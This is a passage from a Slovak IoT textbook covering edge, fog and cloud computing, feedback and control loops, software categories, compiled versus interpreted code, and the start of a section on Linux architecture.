Kontrolér však môže dátá prenášať aj na vzdialé servery. Ide najmä o také IoT riešenia, ktoré spracúvajú veľké množstvá dát z viacerých lokalít alebo IoT systémy, ktorých riadenie má byť zabezpečené odkiaľkoľvek z internetu a má byť ľahko rozšíriteľné (škálovateľné). Dátá na vzdialených serveroch potom môžu byť ukladané, analyzované, spracúvané a výsledky spracovania odosielané do akčných členov. Takému modelu, kde sa dátá spracúvajú na vzdialených serveroch hovoríme cloud computing.

Ak by sme mali tieto modely porovnať, tak vo všeobecnosti platí, že čím bližšie sa dátá spracúvajú, tým je možné rýchlejšie ovplyvniť systém cez akčné členy. Edge computing je teda z hľadiska rýchlosťi odozvy najrýchlejší a cloud najpomalší. Ak sa však na porovnanie pozrieme z hľadiska výpočtového výkonu, kontroléry v edge computingu majú výkon najmenší, zatiaľ čo servery majú vysoký výpočtový výkon aj úložné kapacity.


V praxi sa preto používa kombinovaný prístup. Na rozhraní (edge) sa vykonávajú najkritickejšie operácie ako napríklad spustenie sirény či zamknutie dverí pri narušení objektu alebo spustenie hasiaceho systému v prípade požiaru autobusu. Menej kritické, no výpočtovo náročnejšie operácie ako sú napr. spracovanie obrazu z kamier v budove, spracovanie dát z viacerých senzorov v autobuse a ich lokálna analýza sa deje v centrálnej jednotke v lokálnej sieti (fog-u) no

ukladanie a analýza dát o narušení viacerých budov alebo zber veľkého množstva dopravných dát z premávky v meste sa ukladá a analyzuje na vzdialených serveroch (v cloud-e).

### **Komunikačný proces**

Proces používa vstupy na vykonanie správnych akcií na dosiahnutie požadovaného výstupu. Formálne povedané, procesom je séria krokov vykonaných za účelom dosiahnutia želaného výsledku.

Systém je súbor pravidiel, ktoré riadia sériu krokov, alebo akcií v procese. Proces je napríklad návod na montáž nábytku. Procesom môže byť žiadosť o štátny príspevok na prestáhovanie za prácou. V prípade veľkých firiem sa často stretávame s procesmi, kde sa definujú postupy práce.



**Obrázok 2.17**  
**Komunikačný proces.**


Vedenie auta je príkladom procesu. Príklady vstupov zahŕňajú rýchlosť, smer a blízkosť iných vozidiel. Medzi akcie patrí zrýchlenie, brzdenie a riadenie vozidla. Všetky tieto akcie vytvárajú systém známy ako jazda. Príkladom výstupov by bola správna rýchlosť, smer a blízkosť k iným vozidlám a prekážkam

### **Spätná väzba**

Existuje mnoho rôznych typov zariadení s podporou IoT. Väčšina zariadení IoT však používa senzory, ovládače a pohony na vykonávanie funkcií.

Pre kontrolu a ovládanie zariadenia v prostredí je potrebná spätná väzba (feedback). Tak, ako je v komunikácii človeka dôležitá spätná väzba, aj pri riadení systémov je potrebná spätná väzba. Tak, ako chlapec potrebuje vedieť, či dievča reaguje na jeho vábenie, tak aj termostat potrebuje vedieť či má vypnúť alebo zapnúť plynový kotol.

Najjednoduchšia schéma spätnej väzby popisuje situáciu kedy sa výstup stáva súčasťou vstupu a tým dokáže ovplyvniť správanie celého systému.




**Obrázok 2.18**  
**Schéma spätej väzby.**

Z teórie systémov poznáme dva základné typy spätej väzby

- Kladná/pozitívna spätná väzba (positive feedback)
- Záporná/negatívna spätná väzba (negative feedback)

**Kladná spätná väzba** je väčšinou nepríjemná záležitosť, pretože signál z výstupu sa pripočítá k vstupu a tým sa výstup ešte viac zosilní. Typickým príkladom je spätná väzba z reproduktorov. Ak stojíme s mikrofónom blízko pri reproduktore, signál z reproduktora sa prenesie do mikrofónu, v hudobnom zosilňovači sa zosilní, prenesie sa na reproduktor a takto dookola, čoho výsledkom je nepríjemné písanie. Hovoríme, že kladná spätná väzba destabilizuje systém, pretože ho odchyľuje od rovnovážneho (žiadaneho) stavu.

**Záporná spätná väzba** sa naopak používa na stabilizáciu systému, teda jeho návrat do rovnovážneho (žiadaneho) stavu. Predstavme si napríklad splachovač. Jeho úlohou je napustiť do nádržky vodu po spláchnutí. Čím viac je nádržka naplnená vodou, tým viac plavák uzatvára napúšťiaci ventil, až do jeho úplného zatvorenia a zastavenia prítoku vody do nádržky.




**Obrázok 2.19**  
**Schéma riadenia teploty s pomocou spätej väzby.**

V reálnom svete je pri niektorých systémoch náročné identifikovať, o aký typ spätej väzby sa jedná (pozitívnu, alebo negatívnu). Obzvlášť v situáciách, keď sa v systéme používa niekoľko nezávislých kanálov spätej väzby súčasne.

Regulácia na základne spätej väzby je založená na riadení s pomocou regulátora (termostat). Regulátor analyzuje a spracováva informácie a v prípade potreby môže použiť dostupné akčné členy na zmenu teploty v izbe.

Tento proces sa priebežne opakuje a upravuje. Pokiaľ celý systém je schopný komunikovať cez Internet, kam odosiela namerané hodnoty, aktuálne nastavenia, stav, prípadne prijíma konfiguračné príkazy, môžeme ho označiť za IoT zariadenie.

Veľmi dobrým príkladom systému založeného na spätej väzbe je ľudské telo. Stačí pozorovať ako sa správa telo v zime, v teple, na základe akých podnetov reaguje. Skúmaním systémov spätej väzby ľudského tela sa zaoberá lekárska fyziológia.




### Riadiaci systém

Riadiaci systém obsahuje regulátor, ktorý využíva vstupy a výstupy na riadenie a reguláciu správania systému v snahe dosiahnuť požadovaný stav. Vstup určuje, aký by mal byť výstup pre celý proces. Regulátor udáva, aké konkrétné zmeny sú potrebné na dosiahnutie požadovaného výstupu na základe vstupu.

Činnosť, pri ktorej sa rozhoduje o výbere a úprave parametrov, ktoré je potrebné zmeniť aby sa dosiahlo požadovaný výstup, sa nazýva teória riadenia. Teória riadenia je v podstate stratégia výberu správneho vstupu a spôsobu generovania požadovaného výstupu.

Teória riadenia sa uplatňuje vo všetkých typoch zariadení. Zamyslime sa, ako sa teória riadenia uplatňuje pri riadení vozidla. Vodič vozidla je regulátor, riadenie a regulácia vozidla sa vykonáva cez akčné členy. Na základe vstupného signálu vodič určuje, ako použiť každé ovládanie (napr. plyn, brzda, volant) na dosiahnutie zamýšľaného výkonu.



**Obrázok 2.21**


**Bloková schéma ovládania automobilu.**

Mnohé z procesov v aute závisia aj od riadiacich systémov navrhnutých výrobcom automobilov. V týchto riadiacich systémoch je výstup meraný pomocou nejakého typu snímača, ktorý informuje o tom, aké zmeny má regulátor vykonal. Cieľom je navrhnúť systém s nulovou chybovosťou. To znamená, že výstup zariadenia je presne to, čo chcete. Preto ak chce vodič jazdiť pri 65 km/h, nastavenie tempomatu na 65 km/h, by malo dosiahnuť presne ten výsledok.

Riadiace systémy môžu byť systémy s otvorenou slučkou alebo uzavretou slučkou. Rozdiel medzi týmito dvoma systémami je založený na tom, či používa spätnú väzbu alebo nie.

### **Otvorená slučka**

Riadiace systémy s otvorenou slučkou nepoužívajú spätnú väzbu. Riadiaca jednotka informuje zariadenie o vykonaní vopred určenej akcie bez overenia požadovaných výsledkov. Na obrázku je zobrazená logická schéma riadiaceho systému s otvorenou slučkou.



**Obrázok 2.22**

**Otvorená slučka.**

Riadiaca jednotka (controller) je systém, ktorý zabezpečuje spracovanie vstupných požiadaviek. Do ovládaného systému odosiela nastavenia, ktoré zabezpečia požadovaný výstup.

Napríklad kávovar je možné považovať za riadiaci systém s otvorenou slučkou. Používateľ poskytuje správne množstvo kávy a vody (vstupy). Zariadenie ohrieva vodu a reguluje prúdenie horúcej vody do filtračného koša. Výstupom je uvarená káva. Za predpokladu, že zariadenie je v správnom prevádzkovom stave, kvalita kávy (výstup) závisí od kvality vstupov.


Riadiace systémy s otvorenou slučkou sa často používajú pre jednoduché procesy, kde sú vzťahy medzi vstupom a zariadením dobre definované. Úlohou inžiniera, ktorý navrhuje softvér riadiacej jednotky, je určiť spôsob manipulácie so vstupmi tak, aby zariadenie generovalo požadované výstupy.

Ďalším príkladom riadiaceho systému s otvorenou slučkou je domáca umývačka riadu. Zariadenie však nemá žiadnu schopnosť určiť či vložený riad čistý. Umývačka spustí a bude bežať celý cyklus bez ohľadu na to ako veľmi bol riad znečistený a či je vložený čistiaci prostriedok.

### **Uzavretá slučka**

Riadiaci systém s uzavretou slučkou používa spätnú väzbu na určenie, či je aktuálny výstup požadovaným výstupom.

Systém uzavretej slučky meria výstup pomocou snímača. Nameraná hodnota sa porovnáva s referenciou, ktorá predstavuje požadovaný stav (vstup). Výsledok sa potom "vráti späť" do regulátora. Táto spätná väzba sa používa na opakovanie nastavenie ovládacích prvkov čím sa má odstrániť rozdiel oproti požadovanej vstupnej hodnote. Celý proces sa opakuje až do situácia kedy výstup sa bude rovnať vstupnej hodnote.



**Obrázok 2.23**

**Uzavretá slučka.**

Systém s uzavretou slučkou, neustále upravuje vstup o údaje, ktoré boli získané meraním výstupu. Tieto namerané hodnoty sa vracajú na začiatok prostredníctvom spätej väzby.

Existuje mnoho príkladov riadiacich systémov s uzavretou slučkou. Jedným, ktorý je možné nájsť takmer v každej budove je digitálny termostat. Ten sa najprv naprogramuje na požadovanú teplotu. Vstup je privodený do zariadenia HVAC (heating, ventilation, air conditioning - vykurovanie, vzduchotechnika a klimatizácia). Výstup sa meria oproti požadovanému vstupu. Zobrazí sa rozdiel medzi požadovanou a nameranou teplotou a riadiaca jednotka nastaví HVAC systém tak aby sa dosiahol požadovaný stav.

# SOFTVÉR

3

Operačný systém Linux  
Vizuálne a textové programovanie  
Základy programovania  
Python a Blockly  
Dáta a ich spracovanie  
Prístup k dátam cez API



### **3.1 Softvér**

---

Počítačový softvér je všeobecný pojem, ktorý sa vzťahuje na súbor počítačových inštrukcií, ktoré informujú počítač o tom, ako má pracovať a vykonávať zadané úlohy. Na rozdiel od fyzického hardvéru, z ktorého je systém postavený, softvér vykonáva spracovanie vstupov a dodanie výsledkov. Počítačový hardvér a softvér sú navzájom prepojené a nemôžu byť používané samostatne.

Ľudia, ktorí rozumejú softvéru a dokážu ho tvoriť, sa stávajú čoraz cennejšími na súčasnom trhu práce. Kým programátori boli v minulosti do určitej miery obmedzení na kódovanie aplikácií pre sálové počítače, súčasný nárast IoT vytvára nové možnosti práce pre programátorov.

Vo svete, ktorý sa stáva stále viac digitálnym, všadeprítomná povaha výpočtovej techniky znamená, že softvér je všade. Programátori môžu dnes pracovať na firmvéri, ovládačoch zariadení, mobilných aplikáciách, webových rozhraniach, analýze dát a podobne. Tieto oblasti zamestnanosti boli všetky dostupné predtým, ale internet vecí výrazne zvýšilo počet dostupných projektov a spoločností.

Využitie sietí a softvéru v priemysle vedie k potrebe ďalších programátorov. Vďaka schopnosti písť vlastný kód, si programátor môžu vytvárať vlastné softvérové nástroje, ktoré nie sú k dispozícii na trhu.

#### **3.1.1 Typ softvéru**

---

Softvér je možné kategorizovať podľa niekoľkých pohľadov. Jedným z možných spôsobov delenia je podľa účelu a domény použitia. Alternatívnym pohľadom je delenie podľa miesta spúšťania.

##### **Aplikačný softvér**

Softvér, ktorý využíva počítačový systém na vykonávanie špeciálnych funkcií alebo poskytuje zábavné funkcie nad rámec základnej činnosti samotného počítača. Existuje veľa rôznych typov aplikačného softvéru, pretože rozsah úloh, ktoré je možné vykonávať s moderným počítačom, je taký veľký - pozri zoznam softvéru.

##### **Systémový softvér**

Softvér, ktorý priamo prevádzkuje počítačový hardvér, poskytuje základné funkcie potrebné pre používateľov a iný softvér a poskytuje platformu na spustenie aplikačného softvéru. [2] Systémový softvér zahŕňa:

- **Operačné systémy** - ktoré sú základnými zbierkami softvéru, ktoré spravujú zdroje a poskytujú spoločné služby pre iný softvér, ktorý beží nad operačným systémom. Kontrolné programy, zavádzacie oblasti disku, konzolové a okenné aplikácie sú hlavnými časťami operačných systémov. V praxi je operačný systém často dodávaný s dodatočným softvérom vrátane aplikačného softvéru, čo umožňuje operačnému systému používať pre širokú škálu úloh ihneď po jeho nainštalovaní.
- **Ovládače zariadení** - ktoré ovládajú alebo riadia konkrétny typ zariadenia, ktoré je pripojené k počítaču. Každé zariadenie potrebuje aspoň jeden zodpovedajúci ovládač

zariadenia; pretože počítač má zvyčajne minimálne jedno vstupné zariadenie a aspoň jedno výstupné zariadenie, počítač zvyčajne potrebuje viac ako jeden ovládač zariadenia.

- **Nástroje (tzv. utility)** - ktoré sú počítačové programy určené na pomoc používateľom pri údržbe a starostlivosti o počítače.

### **Škodlivý softvér (malware)**

Softvér vyvinutý na poškodenie a narušenie počítačových systémov a informácií, ktoré sú nich uložené. Z tohto dôvodu je škodlivý softvér nežiaduci. Malware je úzko spätý s počítačovými trestnými činmi. Hoci niektoré škodlivé programy môžu byť navrhnuté ako vtipy alebo protest.

## **3.1.2 Miesto spúšťania softvéru**

### **Desktopové aplikácie**

Označované aj ako aplikácie, sú napríklad webové prehliadače, Microsoft Office, rovnako ako aplikácie pre smartfóny a tablety. Spustiteľný kód sa najčastejšie nachádza na koncovom počítači. Zvyčajne ide o komplikovaný kód.

### **Skripty**

Sú typom softvéru, ktoré sú zvyčajne interpretované a bežia napríklad vo webovom prehliadači (JavaScript) alebo na pozadí operačného systému (Python, PowerShell).

#### **POZNÁMKA!**



Rozdiel medzi komplikovaným a interpretovaným kódom je v tom, že:

**Kompilovaný kód** je taký, ktorý po skompilovaní je vyjadrený v inštrukciach cieľového stroja. Napríklad operácia súčtu "+" v zdrojovom kóde, môže byť preložená priamo do príkazu "ADD" v strojovom kóde. Medzi komplikované jazyky patria: Assembler, COBOL, Java, C/C++

**Interpretovaný kód** je kód, v ktorom pokyny nie sú priamo vykonávané cieľovým počítačom, ale je čítaný a vykonávaný iným programom – takzvaný interpreter (prekladač). Tento prekladač je zvyčajne napísaný v inom jazyku, než samotný zdrojový kód.

Operácia "+" by bola interpretovaná pri spustení kódu. Interpreter by potom zavolal svoju vlastnú funkciu "add (a, b)" s príslušnými argumentmi, ktoré by potom spustili strojový kód "ADD". Medzi interpretované jazyky patria: Python, JavaScript, PowerShell

Každý z typov kódu má svoje výhody a nevýhody. Napríklad výhody komplikovaných jazykov sú:

- Rýchlejší výkon priamym použitím natívneho kódu cieľového zariadenia
- Možnosť uplatniť pomerne silné optimalizácie počas fázy zostavovania

Na druhú stranu výhody interpretovaných jazykov:

- Jednoduchšie implementovať požadovanú funkcia (písanie dobrých komplátov je veľmi ťažké!)
- Nie je potrebné spustiť fázu kompliacie - možné spustiť kód priamo

### Webové aplikácie

Zvyčajne sa prevádzkujú na webovom serveri a vytvárajú dynamicky generované webové stránky do webových prehliadačov, napr. PHP, Java, ASP.NET, alebo dokonca JavaScript, ktorý beží na serveri (NodeJS). V moderných časoch weby bežne obsahujú JavaScript, ktorý sa má spustiť aj vo webovom prehliadači a čiastočne na serveri.

### Zabudovaný (*embedded*) softvér

Je umiestnený ako firmvér v rámci jednoúčelových alebo viacúčelových zariadení. V súvislosti s embedded zariadeniami, je niekedy nejasné rozlíšenie medzi systémovým softvérom a aplikačným softvérom. Avšak niektoré embedded zariadenia majú vstavané operačné systémy. Tieto systémy si zachovávajú hranice medzi systémovým softvérom a aplikačným softvérom.


### Mikrokód

Špeciálny typ vstavaného softvéru, ktorý informuje samotný procesor o tom, ako vykonať strojový kód. Typickým príkladom je firmvér mikroprocesora. Napríklad pri zakúpení WiFi modulu (napríklad HiLink) sú všetky operácie potrebné pre naprogramovanie mikroprocesora zabezpečené výrobcom. Programátor, ktorý navrhuje aplikáciu, sa teda nemusí zaoberať návrhom kódu pre ovládanie WiFi modulu.

## 3.2 Linuxový operačný systém

Linuxové systémy sú veľmi obľúbené pre svoju otvorenosť (tzv. open source). Existuje mnoho distribúcií, ktoré sú dostupné bezplatne a používateľ si môže upravovať zdrojový kód bez potreby povolení či porušovania licenčných podmienok.

Upravené linuxové systémy sa používajú napríklad v smerovačoch pre domáce použitie (LinkSys), používajú ich aj veľké komerčné firmy (Juniper, Google) ako základ operačných systémov pre svoje zariadenia (firewally, Android).



## Obrázok 3.1 Linux Fedora.



**POZNÁMKA!**

- Problematika autorských práv je veľmi komplexná oblasť a v prípade komerčného použitia riešení je vhodné mať právne ošetrený pôvod a použitie zdrojového kódu, aplikácií a systémov.


### 3.2.1 Architektúra Linuxu

Ak chceme efektívne spravovať Linux, musíme porozumieť tomu, ako vlastne funguje. Základná charakteristika Linuxu je jeho modulárnosť. To znamená, že systém sa skladá z mnohých relatívne nezávislých častí. Pre väčšinu z nich navýše existujú alternatívy, a preto vždy záleží na správcovi distribúcie, ako systém zostavi.

Modulárnosť tiež vysvetľuje rozdiely medzi jednotlivými distribúciami. Aj keď je všetko Linux, odlišnosti bývajú natoľko markantné, že pri prechode na inú distribúciu môže byť používateľ minimálne ľahko zmätený.

Operačný systém Linux možno rozdeliť na tri hlavné časti:

- jadro (kernel),
  - shell,
  - aplikácie (knižnice a moduly).



**Obrázok 3.2**

**Zjednodušená štruktúra Linuxu.**

### Jadro

Jadro možno považovať za samotný operačný systém, zatiaľ čo shell je len program, ktorý beží na operačnom systéme a ponúka funkčnosť interakcie s používateľom.

